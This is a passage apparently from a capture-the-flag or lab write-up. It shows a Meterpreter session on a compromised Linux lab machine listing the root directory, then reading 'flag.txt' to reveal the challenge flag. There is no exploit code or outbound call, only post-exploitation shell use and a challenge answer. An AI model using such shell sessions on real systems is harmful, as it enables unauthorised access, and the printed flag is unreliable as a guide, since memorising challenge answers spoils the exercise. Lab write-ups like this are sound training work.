40755/rwxr-xr-x	4096	dir	2018-07-25 15:58:48 -0700	srv
100600/rw-----	2065694720	fil	2019-05-07 11:12:56 -0700	swap.img
40555/r-xr-xr-x	0	dir	2020-08-29 10:06:25 -0700	sys
41777/rwxrwxrwx	4096	dir	2020-08-29 10:06:56 -0700	tmp
40755/rwxr-xr-x	4096	dir	2018-07-25 15:58:48 -0700	usr
40755/rwxr-xr-x	4096	dir	2020-05-21 16:31:52 -0700	vagrant
40755/rwxr-xr-x	4096	dir	2019-05-07 11:16:46 -0700	var
100600/rw-----	8380064	fil	2020-06-19 04:08:40 -0700	vmlinuz
100600/rw-----	8380064	fil	2020-06-04 03:29:12 -0700	vmlinuz.old

```

meterpreter >

```

- Through the file system a file named 'flag.txt' (the objective) is revealed.

```

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0

```